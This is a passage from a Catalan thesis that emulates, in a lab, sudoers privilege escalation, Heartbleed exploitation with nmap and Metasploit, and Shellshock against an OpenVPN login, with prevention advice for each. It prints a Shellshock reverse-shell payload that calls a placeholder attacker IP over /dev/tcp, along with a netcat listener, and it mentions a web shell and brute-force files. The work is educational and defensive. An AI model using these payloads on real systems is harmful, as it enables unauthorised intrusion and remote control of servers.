Si tot ha funcionat correctament, un cop reiniciada la màquina VulnVPN, l'usuari "bob" podrà editar el fitxer /etc/sudoers i afegir-se. Per tant l'atacant tornarà a accedir per SSH al servidor utilitzant les credencials de l'usuari "bob" i editarà el fitxer /etc/sudoers de la forma següent.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
bob     ALL=(ALL:ALL) ALL
jane    ALL=(root) NOPASSWD:/usr/bin/vim
```

Figura 3.25: Afegir usuari "bob"

D'aquesta manera, l'usuari "bob" ha estat afegit a la llista de sudoers i ja té permisos de root que li permeten accedir a tot del sistema sense restriccions. La figura 3.26 mostra com "bob" pot realitzar la comanda de *superusuari*, sudo su, i els seus privilegis passen a ser els de root.

```
bob@vulnvpn:~$ id
uid=1000(bob) gid=1000(bob) groups=1000(bob)
bob@vulnvpn:~$ sudo su
root@vulnvpn:/home/bob# id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 3.26: Privilegis root

3.3.4. Prevenció

L'anàlisi realitzat a VulnVPN ha donat lloc al descobriment de múltiples vulnerabilitats que, tot i semblar simples han estat presents en el món real i han suposat grans problemes a les empreses i/o particulars. A continuació s'enumeren totes les vulnerabilitats generals descobertes durant l'emulació juntament amb una breu explicació de les possibles solucions o contramesures disponibles.

1. **Serveis públics**: La primera fase d'un ciberatac és obtenir informació de la víctima a través dels ports actius. En el cas de vulnVPN un simple escaneig és suficient per saber que s'està executant el servei isakmp al port 500. Per evitar-ho es poden implementar vàries solucions:

   - Configurar un firewall perquè bloquegi els ports del servidor. D'aquesta manera, tot i ser possible, el ciberdelinqüent ho tendria més complicat per determinar l'estat del port: filtrat, obert o tancat. També és aconsellable definir algunes polítiques que permetin bloquejar missatges de l'exterior segons el contingut, periodicitat, ip, port...
   - Instal·lar un HIDS com Ossec és molt eficaç per detectar les intrusions. Ossec permet obtenir informació sobre els events que es produeixen als dispositius monitoritzats i, mitjançant una bona correlació de logs es pot detectar un comportament anormal. Tot i no realitzar cap contramesura directa, permet detectar un possible atac ràpidament.
   - Emmascarar els ports que utilitza el servidor. Això es pot aconseguir canviant el port per defecte del servei.

2. **Clau pre-compartida**: La clau PSK que utilitza VulnVPN és "123456" i, encara que pareixi mentida, la gran majoria d'usuaris arreu d'Internet utilitza passwords similars per protegir els seus comptes d'instagram, correu, banc, etc. Quan es tracta de claus és molt important tenir en compte que la longitud i la combinació de caràcters és directament proporcional al nivell de seguretat. Un password ha de ser una seqüència de dígits llarga obtinguda a partir de la combinació de lletres, nombres i caràcters especials. D'aquesta manera el temps de computació per generar un diccionari i el temps dexecució d'un atac de força bruta augmenta exponencialment, i tot i que podria aconseguir-se amb temps i potència de càlcul, la gran majoria dels atacants renuncien a la intrusió.

3. **Comanda VRFY habilitada**: La gran majoria de serveis, com SMTP, contenen comandes específiques per a facilitar la seva gestió. En aquests casos, és estrictament necessari que s'analitzin les característiques dels protocols i es defineixin totes aquelles comandes que seran necessàries i totes aquelles que no ho seran.

4. **Informació sobre el sistema**: Un ciberatac té com a base tota la informació que s'ha recollit de la víctima, per això és imprescindible evitar fer pública qualsevol tipus d'informació relacionada amb el sistema com versions, sistema operatiu, missatges d'errors, etc. En cas contrari, el ciberdelinqüent pot centrar tot el seu esforç en dissenyar o cercar un exploit creat especialment per un software o una versió determinada, com en el cas de Webmin.

5. **Autenticació d'usuaris**: La majoria dels serveis que utilitzen un mecanisme d'autenticació basat en usuari i password solen aplicar polítiques de bloqueig basades en el nombre d'intents o adreces ip. Existeixen diferents tipus de configuracions però normalment, quan una mateixa adreça ip falla el procés d'autenticació un nombre determinat de vegades, el sistema bloqueja l'accés per aquesta ip durant un cert temps. En molts de casos, els servidors tenen una llista negra amb totes les adreces ip malicioses detectades fins al moment per tal de prohibir el seu accés des del primer intent.

3.4. Vulnerabilitat Heartbleed

La vulnerabilitat Heartbleed afecta a una de les llibreries més populars de OpenSSL, concretament des de la versió 1.0.1 fins a la 1.0.1f (incloses). Aquesta vulnerabilitat és la conseqüència d'una mala implementació que permet, a qualsevol usuari d'Internet, llegir part de la memòria d'aquells sistemes que utilitzen una versió vulnerable d'OpenSSL.

Com ja s'ha explicat a la teoria, tota comunicació a través del protocol SSL requereix una fase de handshake per obtenir confidencialitat i integritat a les dades. En un principi, les comunicacions molt llargues on en alguns moments no s'intercanvien missatges entre el client i el servidor, la sessió TLS finalitza. Això significa, que si la comunicació no havia acabat, el client tornarà a iniciar la fase de handshake amb el servidor per continuar l'intercanvi de missatges. A afectes pràctics, la comunicació ha estat exitosa però el cost computacional és massa elevat.

Per evitar aquestes situacions es va crear el missatge *heartbeat* que permet al client dir-li al servior "no tanquis la sessió que he d'enviar més missatges". Per fer-ho, el client envia una estructura de dades TLS1_HB_REQUEST de 4 bytes que indica el tipus de missatge, la longitud i un *payload* d'un byte. La resposta del servidor és una estructura de dades TLS1_HB_REQUEST de la mateixa longitud que el missatge del client ja que funciona com el missatge *echo*.

El *bug* està en que el client pot enganar al servidor pel que fa a la longitud del missatge. Així, es pot enviar un missatge *heartbeat* al servidor indicant una longitud de 64 kB quan en realitat no ho és. Com a conseqüència, el servidor començarà a llegir el paquet TLS1_HB_REQUEST des de la posició de memòria on s'hagi ubicat fins al final de la longitud del paquet, indicada per l'usuari. Com que realment la longitud és menor, el servidor llegirà informació propia de la memòria i ho afegirà a la resposta del *heartbeat* pensant que és el que li ha enviat el client.

64 kB no és molt comparat amb la quantitat d'informació que es troba enmegatezemada dins qualsevol servidor. El gran inconvenient és que la memoria canvia constantment i cada vegada que el client explota la vulnerabilitat i sol·licita 64kB obtindrà una secció distinta de la memòria. D'aquesta manera, un client amb males intencions pot descarregar-se GB de dades

distintes de la memòria del servidor en seccions de 64 kB.

La vulnerabilitat Heartbleed està associada a un risc alt per una simple raó, l'atacant pot accedir a qualsevol tipus d'informació, tant claus dels serveis, codi de les aplicacions, comptes d'usuaris, claus privades dels certificats digitals dels servidors, etc. El bug ha afectat a molts dels serveis claus d'Internet, com google, amazon, yahoo, etc.

3.4.1. Sóc vulnerable?

OpenSSL és la biblioteca criptogràfica de codi obert més popular i és probable que els usuaris d'Internet es vegin afectats directa o indirectament. Que un usuari no sigui vulnerable al bug no significa que no pugui ser víctima d'aquest atac, és a dir, és possible que el client tingui un software no vulnerable instal·lat però pot haver compromés les seves dades connectant-se a un servidor vulnerable. Per exemple, anteriorment s'ha comentat que amazon s'ha vist implicat i conseqüentment és probable que alguns dels seus clients es vegi afectat. Tenint en compte l'abast d'amazon, el nombre de víctimes és molt elevat.

Si utilitza la llibreria OpenSSL però no està segur de si el servidor és vulnerable, existeix una pàgina web pública (https://filippo.io/Heartbleed/) que permet confirmar ràpidament la presència de la vulnerabilitat utilitzant el nom de domini.




Figura 3.27: Heartbleed test

Un altre mètode menys visual per detectar la vulnerabilitat és l'execució de l'script *ssl-heartbleed* a través de nmap contra la màquina que es vol analitzar. Nmap, a més d'indicar si el dispositiu és vulnerable, també informa sobre el nivell de perillositat i les fonts d'informació més conegudes sobre aquest fenomen. Aquest mecanisme s'utilitzarà a l'apartat següent, virtualització del ciberatac.

3.4.2. Virtualització del ciberatac

Primer cal comprovar si la víctima, en aquest cas, el servidor Apache amb adreça 11.0.1.20, és vulnerable a l'atac. Una forma ràpida de fer-ho és utilitzant nmap i l'script ssl-heartbleed. La comanda requerida és :

nmap -p 443 –script ssl-heartbleed –script-args vulns.showall 11.0.1.20

Els arguments presents en la comanda són:

- -p 443: Indica el port 443
- –script ssl-heartbleed: Indica a nmap que ha d'executar l'script ssl-heartbleed
- –script-args vulns.showall: Permet a l'atacant veure el resultat de l'scripting per pantalla, on nmap retornarà si la màquina analitzada és vulnerable o no

Efectivament, tal i com es pot veure a la figura 3.28 el resultat de la comanda anterior indica que el servidor Apache es troba executant una llibreria d'OpenSSL vulnerable a l'exploit CVE-2014-0160.

```
root@kali:~# nmap -p 443 --script ssl-heartbleed --script-args vulns.showall 192.168.1.109

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-09-17 11:59 EDT
Nmap scan report for 192.168.1.109
Host is up (0.00037s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software
library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of Ope
nSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected
by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confide
ntial information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 08:00:27:40:93:B3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Figura 3.28: Detecció de la vulnerabilitat Heartbleed

Per explotar aquesta vulnerabilitat, l'atacant pot fer ús de metasploit. Fer-ho implica executar msfconsole i carregar el mòdul auxliary/scanner/ssl/openssl_heartbleed. Com en la majoria dels exploits es necessita configurar una sèrie d'opcions, en aquest cas, la majoria de les opcions es troben configurades per defecte menys RHOSTS. Aquesta variable ha de tenir l'adreça IP de la víctima, 11.0.1.20.

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            192.168.1.109    yes       The target address range or CIDR identifier
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until status
   THREADS           1                yes       The number of concurrent threads
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   SCAN  Check hosts for vulnerability
```

Figura 3.29: Opcions configurades de l'exploit

Un cop preparat i configurat l'exploit, només cal llençar-lo i veure com es comporta el servidor. La figura 3.30 representa els missatges inicials que envia la víctima a l'atacant,

concretament fa referència als missatges del hanshake. A continuació, s'executa l'exploit i el resultat és el següent




Figura 3.30: Execució de l'exploit amb metasploit

Seguidament, després del handshake la víctima respon al missatge heartbeat amb 64 kB de la informació que es troba actualment guardada en memòria. A la figura 3.31 es pot veure una part de les dades obtingudes i es pot identificar informacio sobre el certificat SSL que utilitza el servidor web.




Figura 3.31: Robatori d'informació

En aquest cas no s'ha obtingut informació sensible, però es pot explotar la vulnerabilitat múltiples vegades fins a obtenir tota la informació que es troba en memòria.

3.4.3. Prevenció

La solució a la vulnerabilitat Heartbleed recau sobre el servidor. En el cas dels clients, l'única acció possible és la de prevenció, és a dir, no accedir als servidors afectats per heartbleed per tal d'evitar que les dades personals siguin capturades.

Per fer-ho es poden utilitzar vàries mesures. En primer lloc, existeix una pàgina web capaç de comprovar la seguretat d'una adreça respecte a heartbleed, anomenada heartbleed test. Per altre banda, existeix una extensió de Google Chrome que indica a l'usuari si algun dels llocs web visitats són vulnerables.

En el cas d'un servidor amb OpenSSL, la seva versió hauria de ser la 1.0.1g o superior, ja que contenen el patch per a la vulnerabilitat. Una altre solució és recompilar OpenSSL amb l'opció DOPEMSSL_NO_HEARTBEATS

3.5. Vulnerabilitat ShellShock

La vulnerabilitat Shellshock va ser descoberta per Stephane Schazelas el dimecres 24 de setembre del 2014 i afecta els sistemes derivats de UNIX, com OS X i Linux. Tot i haver estat catalogada en el 2014, aquesta falla es troba present en els dispositius UNIX des de fa dues dècades.

Shellshock es defineix com una falla de seguretat a la interfície de comandes Bash que afecta a totes les versions des de Bash 1.14.0 fins Bash 4.3 (darrera versió estable 4.4.18), és a dir, a totes les versions des de l'any 1994 fins al patch del 26 de setembre de 2014. El nom oficial del *bug* és CVE-2014-6271: *remote code execution through bash.*

La característica de Bash de la qual s'aprofita Shellshock és la de poder executar comandes procedents d'altres aplicacions. Bash té la capacitat de declarar variables d'entorn per tal de modificar la forma en què s'executen alguns processos d'un dispositiu. La vulnerabilitat radica en la possibilitat que un atacant pugui controlar un servidor al qual s'hi accedeix remotament agregant codi maliciós a una variable d'entorn.

La quantitat de dispositius vulnerables a aquesta falla de seguretat és la raó principal per la qual és considerada una vulnerabilitat crítica, més perillosa que heartbleed. Bash es troba dins tants de sistemes des de fa tant de temps, que possiblement mai s'erradicarà.

Encara que la vulnerabilitat afecti a tots els dispositius que utilitzen les versions de Bash vulnerables comentades anteriorment, només pot ser explotada per un atacant remot en determinades circumstàncies. Més concretament, la víctima ha de permetre a l'atacant enviar una variable d'entorn amb software maliciós a Bash.

La majoria dels atacs es realitzen a través de servidors Web que utilitzen CGI o Common Gateway Interface. Les variables d'aquest mecanisme són interpretades per Bash i per tant executarà qualsevol software maliciós agregat.

3.5.1. Sóc vulnerable?

Totes les proves s'han realitzat en un entorn Ubuntu 12.04. Per comprovar si un sistema amb aquesta distribució és una possible víctima de Shellshock l'únic que s'ha de fer és escriure la següent comanda a una terminal.

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

Si el sistema és vulnerable, Bash retornarà el següent:

vulnerable
this is a test

En el cas en què el sistema no ho sigui, es retornarà

bash: warning: x: ignoring function definition attempt
bash: error importing function definition for 'x'
this is a test

3.5.2. Virtualització del ciberatac

En un escenari on un servidor vulnerable a Shellshock es troba oferint un servei VPN que requereix autenticació dels usuaris mitjançant credencials és relativament simple que un atacant exploti la vulnerabilitat.

El primer pas a seguir, com en qualsevol atac, és realitzar un escaneig de la xarxa per descobrir tots els dispositius actius i els serveis que ofereixen.

```
root@kali:~/Desktop# nmap -sU -p 1194 192.168.1.111

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-09-12 10:54 EDT
Nmap scan report for 192.168.1.111
Host is up (0.00047s latency).
PORT     STATE SERVICE
1194/udp open  openvpn
MAC Address: 08:00:27:7E:0C:9B (Oracle VirtualBox virtual NIC)
```

Figura 3.32: Escaneig del dispositiu 192.168.1.111

Tal com estava previst, un dispositiu amb adreça IP 192.168.1.111 està oferint un servei VPN a través del port 1194 (port per defecte que utilitza openVPN). Un cop descobert un gateway VPN, cal iniciar una connexió per tal de conèixer quin mètode d'autenticació utilitza el servidor.

La figura 3.33, mostra com l'atacant intenta connectar-se al servidor i el servei openVPN sol·licita les credencials d'accés. Lògicament, l'autenticació és erronia perquè l'username i password utilitzats no existeixen.

```
root@kali:~/Desktop# sudo openvpn --client --remote 192.168.1.111 --auth-user-pass --dev tun --ca ca.crt --auth-nocache --comp-lzo
Tue Sep 12 11:06:07 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO]
Tue Sep 12 11:06:07 2017 library versions: OpenSSL 1.0.2h  3 May 2016, LZO 2.08
Enter Auth Username: Prova
Enter Auth Password: *****
Tue Sep 12 11:06:28 2017 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for more info.
Tue Sep 12 11:06:28 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.1.111:1194
Tue Sep 12 11:06:28 2017 UDP link local (bound): [AF_INET][undef]:1194
Tue Sep 12 11:06:28 2017 UDP link remote: [AF_INET]192.168.1.111:1194
Tue Sep 12 11:06:30 2017 [192.168.1.107] Peer Connection Initiated with [AF_INET]192.168.1.111:1194
Tue Sep 12 11:06:32 2017 AUTH: Received control message: AUTH_FAILED
Tue Sep 12 11:06:32 2017 SIGTERM[soft,auth-failure] received, process exiting
```

Figura 3.33: Prova d'accés al servidor VPN

Un cop confirmat que el dispositiu 192.168.1.111 té el port 1194 obert executant un servei openVPN que utilitza username i password per autenticar els usuaris es pot intentar realitzar l'atac. Les passes a seguir per explotar la vulnerabilitat són les següents:

1. L'atacant obre un *socket* al port 4444 que es troba escoltant qualsevol connexió entrant. Amb l'ajuda del programa Netcat resulta molt fàcil obrir un port determinat, en el nostre cas el 4444. La comanda recomanada és:

   nc -lp 4444

Aquesta comanda no retornarà cap resposta fins que arribi una connexió entrant, això significa que el programa Netcat es queda esperant.

2. L'atacant utilitzarà el control d'accés a la VPN per modificar la variable d'entorn que emmagatzema la contrasenya. Per aconseguir-ho l'atacant introduirà el següent codi quan es sol·licitin les credencials d'usuari:

```
Enter username: () { :;};/bin/bash -i >& /dev/tcp/ip_atacant/4444 0>&1 &
Enter password: () { :;};/bin/bash -i >& /dev/tcp/ip_atacant/4444 0>&1 &
```

És molt important l'estructura del codi perquè el ciberatac es produeixi. Les variables tenen dues parts:

- *() { :;};* declara buides les variables d'entorn que emmagatzemen el password i l'usuari.
- */bin/bash -i >& /dev/tcp/ip_atacant/4444 0>&1 &* comanda propia del bash que permet iniciar una connexió a la IP de l'atacant i al port 4444. El més curiós és que ho fa en *background* perquè la víctima no ho detecti.

Com es pot veure, és el propi atacant que força a la víctima a inicar la comunicació.

3. La víctima, en el moment de processar les credencials, el primer que fa és executar la comanda agregada en el codi.

4. El *socket* de l'atacant detectarà un connexió entrant des de l'ordinador de la víctima. Un cop establerta la connexió, la comanda de Netcat de la primera fase que es trobava a la espera d'algun paquet, es convertirà en una shell interactiva que té accés al sistema de la víctima amb els permisos de l'usuari *nobody*.

La figura 3.34 és un diagrama temporal incorpora seqüèncialment totes les passes descrites anteriorment.




Figura 3.34: Esquema temporal de les passes d'explotació de shellshock

La figura 3.35 mostra el resultat que obté l'atacant després d'executar cada una de les seves accions.

Figura 3.35: Virtualització de l'explotació de shellshock

Tal i com s'ha comentat anteriorment, l'atacant realitza el següent:

1. Executa Netcat i el posa en espera de connexions entrants.

2. Realitza el control d'accés a la VPN. Lògicament el servidor retorna error perquè les credencials especificades no són les correctes.

3. El programa Netcat retorna una shell interactiva.

Després d'explotar la vulnerabilitat Shellshock l'atacant pot navegar a través dels directoris i editar tots els fitxers que pugui amb els permisos de l'usuari *nobody*. En aquest punt, l'atacant segurament intentaria escalar privilegis com s'ha vist en el cas del servidor VulnVPN.

3.5.3. Prevenció

Tenint en compte l'origen de la vulnerabilitat l'única solució possible és actualitzar la versió del Bash a una versió on la vulnerabilitat hagi estat erradicada, com són:

- La branca bash-2.05b: 2.05b.10 i superiors
- La branca bash-3.0: 3.0.19 i superiors
- La branca bash-3.1: 3.1.20 i superiors
- La branca bash-3.2: 3.2.54 i superiors
- La branca bash-4.0: 4.0.41 i superiors
- La branca bash-4.1: 4.1.14 i superiors
- La branca bash-4.2: 4.2.50 i superiors
- La branca bash-4.3: 4.3.27 i superiors

Per altra banda, si no es pot actualitzar la versió del bash s'ha de procurar modificar el funcionament del sistema per tal que cap usuari sigui capaç de modificar variables d'entorn. Principalment, s'haurien d'implementar mètodes d'autenticació que no es basin en usuari i contrasenya, per exemple, utilitzar certificats. D'aquesta manera, el client no podria modificar el valor de les variables d'entorn per un codi maliciós.

CAPÍTOL 4

RESULTATS

En aquest apartat s'expliquen detalladament tot el conjunt d'arxius que formen el projecte i com s'han d'executar els diferents *scripts* per obtenir els resultats esperats.

4.1. Carpetes i fitxers

Cada màquina virtual té les seves pròpies carpetes amb tot un conjunt de fitxers necessaris per a la seva configuració i/o automatització de tasques. Els *scripts* o executables permeten realitzar a qualsevol usuari extern totes les funcions descrites en aquesta memòria de forma guiada o, en alguns casos, automàtica. Per fer-ho correctament cal conèixer quins executables existeixen i quina és la seva finalitat. L'estructura de fitxers per a cada una de les màquines del projecte és la següent:

1. VulnVPN: No s'ha afegit cap fitxer de configuració.
2. El router: Únicament conté un executable anomenat main.sh. Aquest fitxer es troba al path /home/victima/Escritorio/main.sh i serveix bàsicament per interconnectar tots els dispositius entre ells i oferir accés a Internet.

3. L'atacant: És el dispositiu que té l'estructura de fitxers més complexa i extensa. A continuació, la figura 4.1 ho mostra en forma d'arbre.




Figura 4.1: Flux complet del projecte

Consta d'un total de 21 fitxers repartits en 6 directoris. El contingut de cada un és:

- Scripts: Igual que en el cas de la víctima hi ha un script per cada tipus de ciberatac. L'únic que s'ha d'executar és el main.sh i, a través d'aquest, s'executarà la resta de forma ordenada.
- vulnVPN: Per una banda conté la carpeta client amb un subconjunt de directoris que s'utilitza per configurar el client VPN que es connectarà al servidor. Per altra banda, té una carpeta smtp-user-enum-1.2 que és el programa que llista tots els usuaris del servei SMTP.
- Altres: Hi ha un conjunt de fitxers individuals com són:
  - hydra.restore: Programa per realitzar atacs de força bruta.
  - passwords.txt: Diccionari de passwords.
  - usuaris.txt: Diccionari de noms d'usuari.
  - shell.php: La web shell que s'utilitza per obtenir el control del servidor.

4. La víctima: La figura 4.2 mostra totes les carpetes presents a la màquina i els fitxers que conté cada una d'elles.




Figura 4.2: Estructura de fitxers de la víctima

Consta d'un total de 7 fitxers repartits en 3 directoris:

- Apache: Conté el fitxer de configuració que utilitzarà el servidor web.
- Openvpn: Els dos fitxers s'utilitzen per configurar el servei openVPN vulnerable a shellshock.
- Scripts: Conjunt de tots els executables necessaris per configurar de forma automàtica els dos serveis. Tot ells s'executen a través del fitxer main.sh, és a dir, l'usuari només cal que utilitzi el main.sh.

Tots els scripts del projecte, tant els de la víctima com els de l'atacant, tenen la mateixa estructura. Amb l'objectiu de crear una eina simple, els executables es basen en un menú interactiu que permet a l'usuari elegir l'acció a realitzar en cada moment i, cada una de les fases requereix l'aprovació de l'usuari.

Per evitar qualsevol tipus de confusió, els únics scripts que s'han d'executar són els que s'anomenen main.sh. La resta s'executa a través d'ell sense cap tipus de problema.

4.2. Execució del projecte

A l'apartat anterior s'han explicat tots els scripts amb l'objectiu de realitzar un flux complet de l'execució del projecte. A continuació es mostrarà l'ordre recomanat per entendre correctament els diferents objectius proposats a l'inici de la memòria.

